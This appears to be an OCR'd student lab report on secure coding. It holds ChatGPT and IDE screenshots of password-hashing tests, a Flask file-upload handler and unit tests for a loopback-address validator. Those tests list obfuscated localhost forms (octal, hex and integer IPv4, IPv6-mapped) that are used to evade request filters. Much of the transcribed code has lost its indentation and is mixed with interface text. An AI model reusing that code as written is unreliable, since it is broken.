

ChatGPT 5.2 Thinking
Copy code
u = Users()
try:
self.assertTrue(u.checkUser("admin", "calizo-pbkdf2-pass"))
finally:
u.connection.close()
def test_admin_login_fails_with_wrong_password(self):
u = Users()
try:
self.assertFalse(u.checkUser("admin", "wrong-password"))
finally:
u.connection.close()
def test_stored_password_hash_is_not_equal_to_raw_password_bytes(self):
u = Users()
try:
cursor = u.connection.cursor()
cursor.execute(
"select password_hash from users WHERE username=(:username)",
{"username": "admin"},
)
res = cursor.fetchall()
self.assertNotEqual(len(res), 0)
stored_hash = bytes(res.pop()[0])
self.assertNotEqual(stored_hash, b"calizo-pbkdf2-pass")
finally:
u.connection.close()
Odin ID: calizo
if name == "main":
unittest.main()


Results:


EXPLORER
CS575
lab1
lab6
__pycache__
step3
step4
users.py
test_users.py
users.py
Cs 587 Week 1 Deep Notes ...
Cs 587 Week 1 Deep Notes ...
OUTLINE
TIMELINE
users.py
lab6 > step4 > users.py > ...
71 class TestUsersPBKDF2(unittest.TestCase):
90 def tearDown(self):
93 self.users.connection.close()
94 except Exception:
95 pass
97 def test_admin_login_succeeds_with_chosen_password(self):
98 self.users = Users()
99 self.assertTrue(self.users.checkUser("admin", "calizo-pbkdf2-pass"))
101 def test_admin_login_fails_with_wrong_password(self):
102 self.users = Users()
103 self.assertFalse(self.users.checkUser("admin", "wrong-password"))
105 def test_stored_hash_is_not_raw_password_bytes(self):
106 self.users = Users()
108 conn = sqlite3.connect(DB_FILE)
109 try:
110 cur = conn.cursor()
111 params = {"username": "admin"}
112 cur.execute("select password_hash from users WHERE username=(:username)", params)
113 rows = cur.fetchall()
114 self.assertEqual(len(rows), 1)
115 stored_hash = rows[0][0]
116 self.assertNotEqual(stored_hash, b"calizo-pbkdf2-pass")
117 finally:
118 conn.close()
121 if __name__ == "__main__":
122 unittest.main()
Odin ID: calizo
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
OK
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6/step4
$ python users.py
...
Ran 3 tests in 0.252s
OK
jarre@JaysLenovo MINGW64 ~/OneDrive/Documents/GitProjects/School/cs575/lab6/step4
$

Step 5. Code styling

1. Take a screenshot of the modifications made to the code that bring it into compliance that includes your OdinId





Formatted:

users.py step5 2

lab6 > step5 > upload_file

```python
from flask import Flask, jsonify, request
import os
from werkzeug.utils import secure_filename

app = Flask(__name__)

UPLOAD_FOLDER = "uploads"
if not os.path.exists(UPLOAD_FOLDER):
    os.makedirs(UPLOAD_FOLDER)

app.config["UPLOAD_FOLDER"] = UPLOAD_FOLDER

@app.route("/", methods=["GET"])
def index():
    return "Hello, use /upload to upload files."

@app.route("/upload", methods=["POST"])
def upload_file():
    if "file" not in request.files:
        return jsonify({"error": "No file part in the request"}), 400

    uploaded_file = request.files["file"]

    if uploaded_file.filename == "":
        return jsonify({"error": "No file selected for uploading"}), 400

    if uploaded_file:
        filename = secure_filename(uploaded_file.filename)
        save_path = os.path.join(app.config["UPLOAD_FOLDER"], filename)
        uploaded_file.save(save_path)
        return (
            jsonify(
                {
                    "message": "File uploaded successfully",
                    "filename": filename,
                }
            ),
            200,
        )


    return jsonify({"error": "Something went wrong"}), 500


if __name__ == "__main__":
    app.run(debug=True, host="127.0.0.1", port=5000)
```


Odin ID: calizo

Step 6. Code translation

1. Take a screenshot of the successful execution of the program that includes your OdinId




2. Take a screenshot of the successful execution of the program that includes your OdinId




Step 7. Regular expressions


1. Take a screenshot of the generated expression that includes your OdinId




2. Take a screenshot of the generated expression that includes your OdinId





3. Take a screenshot of the generated expression that includes your OdinId and list the encodings and the IP address versions that are covered by it.







4. Take a screenshot of the prompt utilized and the Python code that is produced.






ChatGPT 5.2
except ValueError:
pass
return False
Copy code
python
Copy code
test_localhost_validation.py
import unittest
from localhost_validation import is_loopback_host
class TestlocalhostValidation(unittest.TestCase):
def test_ipv4_dotted(self):
self.assertTrue(is_loopback_host("127.0.0.1"))
self.assertTrue(is_loopback_host("127.0.0.53"))
self.assertFalse(is_loopback_host("128.0.0.1"))
def test_short_ipv4_forms(self):
self.assertTrue(is_loopback_host("127.1"))
self.assertTrue(is_loopback_host("127.0.1"))
def test_octal_and_hex_ipv4(self):
self.assertTrue(is_loopback_host("0177.0.0.1"))
self.assertTrue(is_loopback_host("0x7f.0.0.1"))
def test_integer_forms_ipv4(self):
self.assertTrue(is_loopback_host("2130706433"))
self.assertTrue(is_loopback_host("0x7f000001"))
self.assertTrue(is_loopback_host("017700000001"))
self.assertFalse(is_loopback_host("3221225473"))
def test_ipv6_loopback(self):
self.assertTrue(is_loopback_host("::1"))
self.assertTrue(is_loopback_host("0:0:0:0:0:0:0:1"))
self.assertFalse(is_loopback_host("::2"))
def test_ipv4_mapped_ipv6(self):
self.assertTrue(is_loopback_host("::ffff:127.0.0.1"))
Odin ID: calizo
Search the web
Search
ChatGPT can make mistakes. Check important info.


ChatGPT 5.2
Copy code
self.assertTrue(is_loopback_host("2130706433"))
self.assertTrue(is_loopback_host("0x7f000001"))
self.assertTrue(is_loopback_host("017700000001"))
self.assertFalse(is_loopback_host("3221225473"))
def test_ipv6_loopback(self):
self.assertTrue(is_loopback_host("::1"))
self.assertTrue(is_loopback_host("0:0:0:0:0:0:0:1"))
self.assertFalse(is_loopback_host("::2"))
def test_ipv4_mapped_ipv6(self):
self.assertTrue(is_loopback_host("::ffff:127.0.0.1"))
self.assertFalse(is_loopback_host("::ffff:128.0.0.1"))
def test_hostname_localhost(self):
self.assertTrue(is_loopback_host("localhost"))
self.assertTrue(is_loopback_host("LOCALHOST"))
def test_with_ports(self):
self.assertTrue(is_loopback_host("127.0.0.1:80"))
self.assertTrue(is_loopback_host("[::1]:443"))
self.assertFalse(is_loopback_host("example.com:80"))
def test_negative_cases(self):
self.assertFalse(is_loopback_host("example.com"))
self.assertFalse(is_loopback_host("1.2.3.4"))
self.assertFalse(is_loopback_host("256.256.256.256"))
if __name__ == "__main__":
unittest.main()
Odin ID: calizo

Lab 6.2 Coding Agents

Step 2. Exercise #1: Aider (Architect mode) 2

